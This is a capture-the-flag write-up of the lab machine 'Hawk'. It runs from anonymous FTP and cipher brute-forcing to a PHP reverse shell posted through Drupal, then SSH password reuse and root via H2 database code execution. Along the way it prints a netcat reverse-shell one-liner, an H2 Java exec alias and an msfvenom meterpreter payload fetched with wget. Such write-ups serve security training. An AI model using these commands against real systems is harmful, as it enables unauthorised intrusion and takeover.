Hawk Writeup

SPECIFICATIONS

- Target OS: Linux
- IP Address: 10.10.10.102
- Difficulty: 4.6 / 10
- Services: Drupal / H2 Database

CONTENTS

Reconnaissance

As usually, we start the process of scanning the machine for open ports:

```
$ nmap -sC -sV -oN nmap.init 10.10.10.102

21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
...
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
...

80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
...
8082/tcp open  http    H2 database http console
|_http-title: H2 Console
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As shown in the output, FTP service is running in port 21 with anonymous login enabled, SSH is also opened along HTTP, a default Drupal 7 website, and another HTTP service on port 8082 which is a web console to manage a database – built in Java.

We will login to the FTP as anonymous and see if there is anything we can download in our own machine:

```
$ ftp 10.10.10.102
```

There is a directory called `messages`, which contains a hidden file called `.drupal.txt.enc`.

We download the file using the `GET` command. It appears to be a base64 encoded string, which when decoded, outputs gibberish text. So it must be a ciphertext, encoded in base64, probably with the `openssl` tool.

If we do a character count on the actual ciphertext by:

```
 $ base64 -d .drupal.txt.enc | wc -c

176
```

We get 176, which is divisible by 8, therefore it may probably be a block cipher. One of the most common block ciphers are AES (Advanced Encryption Standard) or DES (Data Encryption Standard), mostly used with CBC (Cipher Block Chaining) or ECB (Electronic Code Book) as a mode of operation.

We will base64 decode the file and save it to `cipher.txt`:

```
$ base64 -d .drupal.txt.enc > cipher.txt
```

The `bruteforce-salted-openssl` tool will be used to brute force the passphrase (key). After trying different encryption schemes and block sizes, we will eventually see that AES with a block size of 256 was used, in CBC, with a digest of SHA256.

```
$ bruteforce-salted-openssl -t 6 -f /usr/share/wordlists/rockyou.txt -c AES-
256-CBC -d sha256 cipher.txt -1
```

- `-t` 6 for six threads
- `-f` read the passwords from a file instead of generating them
- `-c` cipher for decryption
- `-d` digest for key and initialization vector generation
- `-1` stop the program after finding the first password candidate

We quickly get a result of the passphrase: *friends*

Next, we will decrypt the ciphertext using `openssl` with the above key and save the plaintext in `decrypted.txt`:


```
$ openssl aes-256-cbc -d -in cipher.txt -out decrypted.txt
```

- `-d` for decryption
- `-in` input file
- `-out` output file

We could also decrypt the base64 encoded file using the `-a` flag of `openssl`.


```
blinder@peaky:~/htb/hawk$ bruteforce-salted-openssl -t 6 -f /usr/share/wordlists/rockyo
u.txt -c AES-256-CBC -d sha256 cipher.txt -1
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 27
Tried passwords per second: inf
Last tried password: loveme

Password candidate: friends
blinder@peaky:~/htb/hawk$ openssl aes-256-cbc -d -in cipher.txt -out decrypted.txt
enter aes-256-cbc decryption password:
blinder@peaky:~/htb/hawk$ cat decrypted.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

The following credential, *admin:PencilKeyboardScanner123*, was the only way into the login prompt of the Drupal site.




Reverse Shell

After exploring around the web, if you try to add a new article (using the add new content link) in the blog, you can choose an option from a dropdown list on how you want your text body interpreted:




However, HTML will not help us spawn a reverse shell, and there could be potentially a place where you can enable or disable these options. After more web enumeration, we find the following path, `/admin/modules`, where we can allow or disallow modules.

One of the options (that is disabled by default) is the PHP module that allows us to post PHP code:



If we enable it and try to add a article, we now will have the PHP code option in the dropdown list:



We will set up a listener on port 9191:

```
$ nc -lvnp 9191
```

And enter this PHP piece of code into the body text:

```
<?php

echo exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.73
9191 >/tmp/f');

?>
```

We also add a dummy title (as it is required) and right after we post the article, we get a shell:

```
blinder@peaky:~/htb/hawk$ nc -lnvp 9191
listening on [any] 9191 ...
connect to [10.10.14.121] from (UNKNOWN) [10.10.10.102] 51746
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (885): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hawk:/var/www/html$
```

Getting User

The first thing I searched for, is the equivalent of `wp-config.php` (to get the database credentials), which in the Drupal case was `settings.php` located in `/var/www/html/sites/default/`.

```
www-data@hawk: /var/www/html/sites/default$ cat settings.php
...
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'drupal4hawk',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
...
```


Nothing interesting was found in MySQL databases, however these password *drupal4hawk* is important for next steps. After trying for hours, there was no way to escalate from `www-data` to `daniel` (which was a user in this system). However, the SSH port was open, so I did try to SSH to daniel:

```
$ ssh daniel@10.10.10.102
```

Tried some of the keywords I found along the enumeration phase, and finally *drupal4hawk* worked which was the password for `daniel` and not the database. Strangely enough, we get redirected to python interactive mode, so we will use PTY library to spawn a `/bin/bash` shell:

```
blinder@peaky:~/htb/hawk$ ssh daniel@10.10.10.102
key_load_public: invalid format
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Meltdown, Spectre and Ubuntu: What are the attack vectors,
   how the fixes work, and everything else you need to know
   - https://ubu.one/u2Know

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

55 packages can be updated.
3 updates are security updates.


Last login: Sun Jul  1 13:46:16 2018 from dead:beef:2::1004
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn('/bin/bash')
daniel@hawk:~$ ls
user.txt
daniel@hawk:~$ wc -c user.txt
33 user.txt
```

After getting user, there was no low-hanging fruit for privilege escalation to root. Back to our `nmap` results, port 8082 could be the way in to root. Since HTTP was running in 8082, we check it in our browser:



H2 Console

Sorry, remote connections ('webAllowOthers') are disabled on this server.

If we do a searchsploit for H2 Database, we get the following results:

```
$ searchsploit h2 database
...
H2 Database - 'Alias' Arbitrary Code Execution
exploits/java/local/44422.py
...
```

We mirror the python script to our working directory using the `-m` option:

```
$ searchsploit -m exploits/java/local/44422.py
$ python 44422.py -h
usage: 44422.py [-h] -H 127.0.0.1:4336 [-d jdbc:h2~/test] [-u username]
                [-p password]

optional arguments:
  -h, --help            show this help message and exit

required arguments:
  -H 127.0.0.1:4336, --host 127.0.0.1:4336
                        Specify a host
  -d jdbc:h2~/test, --database-url jdbc:h2~/test
                        Database URL
  -u username, --user username
                        Username to log on H2 Database, default sa
  -p password, --password password
                        Password to log on H2 Database, default None
```

Getting Root

Method 1

Since remote connection was disabled for the H2 console, we should try exploiting the service locally in the target machine.

We download the script from our machine to the target using `wget` and run it to gain elevated command line:

```
daniel@hawk:/tmp$ python3 44422.py -H 127.0.0.1:8082 -d
jdbc:h2:tcp://10.10.10.102/~/drupal
```

```
daniel@hawk:/tmp$ chmod +x 44422.py
daniel@hawk:/tmp$ python3 44422.py -H 127.0.0.1:8082 -d jdbc:h2:tcp://10.10.10.102/~/drupal
cmdline@ id
uid=0(root) gid=0(root) groups=0(root)

cmdline@ wc -c root.txt
33 root.txt
```


Method 2

After looking into the advisory link of the exploit, we can run commands as root through the web interface.


To bypass the `webAllowOthers=false` condition, we use the SSH tunnel method using daniel:

```
$ ssh -L 8080:localhost:8082 daniel@10.10.10.102
```

The above command starts an SSH connection to daniel, but also makes my system listen on port 8080, and forward any connection in 8080 on my machine to 8082 on the target machine.



We connect using the default credentials (*sa*:*blank*), change database from *test* to *drupal*, and get redirected to the console:



We create a new alias called `SHELLEXEC` using Java language and we call this 'function' to execute arbitraty code:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimit
er("\\A"); return s.hasNext() ? s.next() : "";  }$$;

CALL SHELLEXEC('wc -c /root/root.txt')
```

We run this SQL statement and get the root flag:

Run | Run Selected | Auto complete | Clear | SQL statement:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner
s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return
s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('wc -c /root/root.txt')
```

```
CALL SHELLEXEC('wc -c /root/root.txt');
```

PUBLIC.SHELLEXEC('wc -c /root/root.txt')
33 /root/root.txt

(1 row, 8 ms)

The only way to get a real shell via web interface, is to create a malicious ELF file, download it using `SHELLEXEC`, change mod `+x` and execute it while using a `exploit/multi/handler`.

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.121 LPORT=4141
-a x64 -e x64/xor --platform linux -f elf -o peakysec.elf
```

```
blinder@peaky:~/htb/hawk/overkill$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.1
4.121 LPORT=4141 -a x64 -e x64/xor --platform linux -f elf -o peakysec.elf
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
Payload size: 175 bytes
Final size of elf file: 295 bytes
Saved as: peakysec.elf
blinder@peaky:~/htb/hawk/overkill$ sudo python -m SimpleHTTPServer 8000
[sudo] password for blinder:
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.102 - - [18/Jul/2018 23:07:52] "GET /peakysec.elf HTTP/1.1" 200 -
```

```
CALL SHELLEXEC('wget http://10.10.14.121:8000/peakysec.elf')

CALL SHELLEXEC('chmod +x peakysec.elf)

CALL SHELLEXEC('./peakysec.elf')
```

Fire up metasploit and get root shell after executing the ELF file.

```
blinder@peaky:~$ sudo msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf exploit(multi/handler) > set LPORT 4141
LPORT => 4141
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.121:4141
msf exploit(multi/handler) > [*] Sending stage (816260 bytes) to 10.10.10.102
[*] Meterpreter session 1 opened (10.10.14.121:4141 -> 10.10.10.102:41304) at 2018-07-18 23:08
:46 -0500

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1586 created.
Channel 1 created.
python3 -c "import pty; pty.spawn('/bin/bash');"
root@hawk:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@hawk:~#
```